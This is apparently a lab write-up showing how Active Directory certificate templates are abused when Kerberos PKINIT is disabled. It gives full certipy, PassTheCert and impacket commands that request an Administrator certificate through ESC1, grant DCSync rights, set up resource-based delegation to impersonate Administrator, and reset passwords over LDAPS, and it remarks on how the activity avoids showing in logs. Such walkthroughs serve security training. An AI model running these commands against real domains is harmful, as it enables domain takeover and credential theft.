
ADCS exploitation without Kerberos Certificate Authentication
So what do we do if we find a domain where Kerberos Certificate Authentication is disabled or dysfunctional? This post will explore the methods by which we can pivot many of the techniques we have used in previous labs to LDAPS, which uses certificates and an alternate authentication method S_Channel.
In the MIT Kerberos documentation for PKINIT state that it is used “as a pre-authentication mechanism for Kerberos 5 which uses X.509 certificates to authenticate the KDC to clients and vice versa”. This is similar to how pre-authentication works in standard Kerberos, but instead of the AS-REQ (Authentication Service Request) having its contents encrypted by the secret key of the client (which both the Key Distribution Center, KDC, possess a copy of) PKINIT uses public-key cryptography in the form of certificates to verify the user, grant the Ticket Granting Ticket and subsequent session keys.
In our Active Directory environment the KDC is the Domain Controller, and all pre-authentication, TGT, and Service Tickets originate from there. As shown in the diagram below the flow is the same as with normal password based Kerberos, with the addition of fields such as PA-PK-AS-REQ/REP which contain the certificates and private key signed components of the Client/KDC.

Long story short, the Client needs a cert and the KDC needs a cert. For Active Directory Domain Authentication, the templates that are usually used for this on the DC are called “Doman Controller” and “Domain Controller Authentication”. These templates need to serve the purpose of Client and Server Authentication and many times Smart Card Authentication which in the AD world is one and the same.

Specifically, the certificate that is used for this purpose can be found by looking in the Configuration Object store via ASDI edit.


The “NTAUTHCertificate” is set when we add a Ceritifcation Authority to the domain.
LDAPS
LDAPS, or LDAP Secure uses HTTPS and an authentication protocol called S_Channel. S_Channel allows us to authenticate via LDAPS without pre-authentication as the protocol will use the fields such as Subject Alternate Name along with the signed certificate to authenticate. This is done by the Remote Certificate Mapping Protocol.
While we can’t request a TGT with LDAPS, with enough privileges we can still make significant changes to accounts using a certificate this way.
Setting the Stage
To make this attack work I will be making alterations to the ESSOS.local domain. First I will remove the Domain Controller certificate. Then on the CA I made sure there was a vulnerable template to exploit, in this case there are plenty.


It turns out we need to issue another certificate so that LDAPS will work as they use the same cert. While this demonstration would be better using an expired cert (more realistic) I will just deploy a generic server authentication template to the DC.








Information Gathering
Next, I will use certipy to get the CA name and name of the template I want to request a cert for.
certipy-ad find -u 'jdirt@essos.local' -p 'Password123!' -dc-ip 192.168.56.12 -stdout -vulnerable -ns 192.168.56.12 -debug
CA Name : ESSOS-CA
DNS Name : braavos.essos.local
I will use the ESC 1 vulnerable template conveniently named, ESC1, specifying the upn Administrator
certipy-ad req -dc-ip 192.168.56.12 -target-ip 192.168.56.23 -template ESC1 -upn Administrator -ca ESSOS-CA -u 'jdirt@essos.local' -p 'Password123!'

Now because we essentially have PKINIT disabled, we can receive a valid certificate but it cannot be used for authentication.


The KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type) is referring to the lack of a valid Domain Controller cert for Client Authentication/SmartCard Authentication. We can see in the packet capture below that we indeed send the AS-REQ (preauthentication) message with our signed AuthPack certificate.
S_Channel Attacks
To pull off these attacks I will be using the PassTheCert tool from AlmondOffSec
https://github.com/AlmondOffSec/PassTheCert.git
Since we are interacting with LDAPS we will need to separate the private keys from the certificate (the PFX file contains both).
certipy-ad cert -pfx administrator.pfx  -nocert -out administrator.key
certipy-ad cert -pfx administrator.pfx -nokey -out administrator.crt
Testing LDAPS
To test ldaps I will create a new computer account with impacket’s addcomputer.py this will come in handy for the Resource Based Constrained Delegation (RBCD) attacks that are possible with LDAPs and the Administrator cert we have.

impacket-addcomputer 'essos.local/jdirt':'Password123!' -method LDAPS -computer-name 'TEST1$' -computer-pass 'Password123!' -dc-ip 192.168.56.12Attack 1 DC SYNC

Because we have a privileged certificate, we can use it to grant our lowly joe dirt user the right to DC SYNC!
python3 passthecert.py -dc-ip 192.168.56.12 -crt administrator.crt -key administrator.key -port 636 -domain essos.local -action modify_user -target jdirt -elevatechecking in powerview:
$sid=Get-DomainUser -Domain essos.local -Identity jdirt | select -ExpandProperty objectsid
Get-ObjectAcl -Domain essos.local -Identity 'dc=essos,dc=local' -ResolveGUIDs | ? {$_.SecurityIdentifier -match $sid}
Attack 2 RBCD

I already created an computer account but it can also be done with passthecert. Resource Based Constrained Delegation differs from Constrained and Unconstrained Delegation as this setting is made on the computer that user accounts will be DELEGATED FROM. In our case we want the DC to allow our new computer account to be allowed to act on the behalf of other users, using S4U2Proxy (another way for kerberos to manage the “double hop problem“). Since we have a domain administrator certificate and a new computer account we simply tell the domain controller to trust our new computer for delegation.

python3 passthecert.py -dc-ip 192.168.56.12 -crt administrator.crt -key administrator.key -domain essos.local -action write_rbcd -delegate-to 'MEEREEN$' -delegate-from 'TEST1$'Now we can request service tickets without using the certificate! Just remember we are requesting a service ticket so we need to specify a spn, in this case I used cifs which is a pretty safe bet.
impacket-getST -spn 'cifs/meereen.essos.local' -impersonate Administrator -dc-ip 192.168.56.12 'essos.local/TEST1$:Password123!'
Attack 3 Changing a Password via LDAPS
By changing the passthecert options to -action modify_user and -new-pass you can change an account password. Then when you are done you can change it back.

Also, the tool includes a nifty ldap_shell which can can carry out these and other tasks. The laps password dumping feature seems really helpful, I’ll have to play with that one later!
Takeaways

Even when Kerberos certificate authentication is not working as long as LDAPS still accepts certificate authentication we can make use of certificate templates. RBCD attacks stand out a bit less in the Event Viewer logs, apart from the creation of the new computer account. With most of the authentication coming from computer accounts it would take specific rules to correlate ip addresses with hostnames to find these suspicious activities.
 Hackers With a heart